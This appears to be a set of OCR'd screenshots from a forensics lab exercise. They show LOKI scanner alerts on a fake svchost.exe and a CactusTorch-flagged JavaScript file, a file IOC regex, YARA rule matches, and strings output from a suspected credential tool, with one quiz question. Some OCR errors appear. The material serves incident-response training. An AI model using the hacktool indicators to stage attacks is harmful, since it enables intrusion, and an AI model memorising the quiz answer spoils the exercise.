


```
 PID: 792 NAME: svchost.exe COMMAND: C:\Windows\system32\svchost.exe -k RPCSS IP: :: PORT: 135
 PID: 792 NAME: svchost.exe COMMAND: C:\Windows\system32\svchost.exe -k RPCSS IP: 0.0.0.0 PORT: 135
```


What is the description listed for reason 1?




```
LOKI: Alert: MODULE: FileScan MESSAGE: FILE: C:\Users\Public\svchost.exe SCORE: 155 TYPE: EXE SIZE: 8192 FIRST_BYTES:
d5a90000300000004000000ffff0000b8000000 / MZ MD5: 4635935fc972c582632bf45c26bfcb0e SHA1: 7c5329229042535fe56e74f1f246c6da8cea3be8 SHA256
bd4afd71b3c2bd3f741bbe3cec52c4fa63ac78d353101d2e7dc4de2725d1ca1 CREATED: Sat Mar  2 16:45:44 2019 MODIFIED: Sat Mar  2 16:37:37 2019
CCESSED: Sat Mar  2 16:45:44 2019 REASON_1: File Name IOC matched PATTERN: \\(Users|Documents and Settings)\\[^\\]{1,20}\\[^\\]
1,20}\.(exe|dll|vbs|bat|ps1) SUBSCORE: 40 DESC: Stuff running where it normally shouldn'tREASON_2: Yara Rule MATCH:
uspicious_Size_svchost_exe SUBSCORE: 60 DESCRIPTION: Detects uncommon file size of svchost.exe REF: -
```




Name	Date modified	Type	Size
Libraries	7/16/2016 1:23 PM	File folder	
Public Account Pictures	3/2/2019 4:28 PM	File folder	
Public Desktop	7/16/2016 1:23 PM	File folder	
Public Documents	10/18/2016 1:59 AM	File folder	
Public Downloads	7/16/2016 1:23 PM	File folder	
Public Music	7/16/2016 1:23 PM	File folder	
Public Pictures	7/16/2016 1:23 PM	File folder	
Public Videos	7/16/2016 1:23 PM	File folder	
en-US	3/2/2019 4:45 PM	JavaScript File	14 KB
procdump64	3/2/2019 4:37 PM	Application	334 KB
svchost	3/2/2019 4:37 PM	Application	8 KB




```
20251106T05:28:29Z EC2AMAZ-I8UHO76 LOKI: Warning: MODULE: FileScan MESSAGE: FILE: C:\Users\Public\en-US.js SCORE: 70 TYPE: UNKNOWN SIZE:
14127 FIRST_BYTES: 7661722062696e617279203d202272756e646c6c / var binary = "rundll MD5: 8c217dfe0a00eaf9ffe92daf403d404a SHA1:
7ea62fd644dd9b9f82944268ea649fd007ee354d SHA256: 41270685a7496961e625773bcfe1ac50727847c66de69a9b2a2bf34699c30f54 CREATED: Sat Mar  2
16:40:00 2019 MODIFIED: Sat Mar  2 16:45:54 2019 ACCESSED: Sat Mar  2 16:40:00 2019 REASON_1: Yara Rule MATCH: CACTUSTORCH SUBSCORE: 70
DESCRIPTION: Detects CactusTorch Hacktool REF: https://github.com/mdsecactivebreach/CACTUSTORCH MATCHES: Str1: binary = "rundll32.exe" Str2:
var binary = "rundll32.exe"; Str3: var serialized_obj = "
```



```
C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>strings64.exe \TMP\mim.exe | findstr ..\..1
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
j4.;1F
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">

C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>strings64.exe \TMP\mim.exe | findstr ..\...1
3.8.0.129
3.8.0.129
3.8.0.129
3.8.0.129
mk.ps1
mk.ps1
mk.ps1

C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>
```



```
C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>strings64.exe \TMP\mim.exe | findstr ..\..x.
PowerShell.ExecutionPolicy
Service.exe.manifest
PowerShell.ExecutionPolicy
mk.exe
mk.exe
mk.exe

C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>
```



```
C:\Users\Administrator\Desktop\Tools\SysinternalsSuite>strings64.exe \TMP\mim.exe | findstr v.\..\.....7
<supportedRuntime version="v2.0.50727" />
v2.0.50727
<supportedRuntime version="v2.0.50727" />
v2.0.50727
```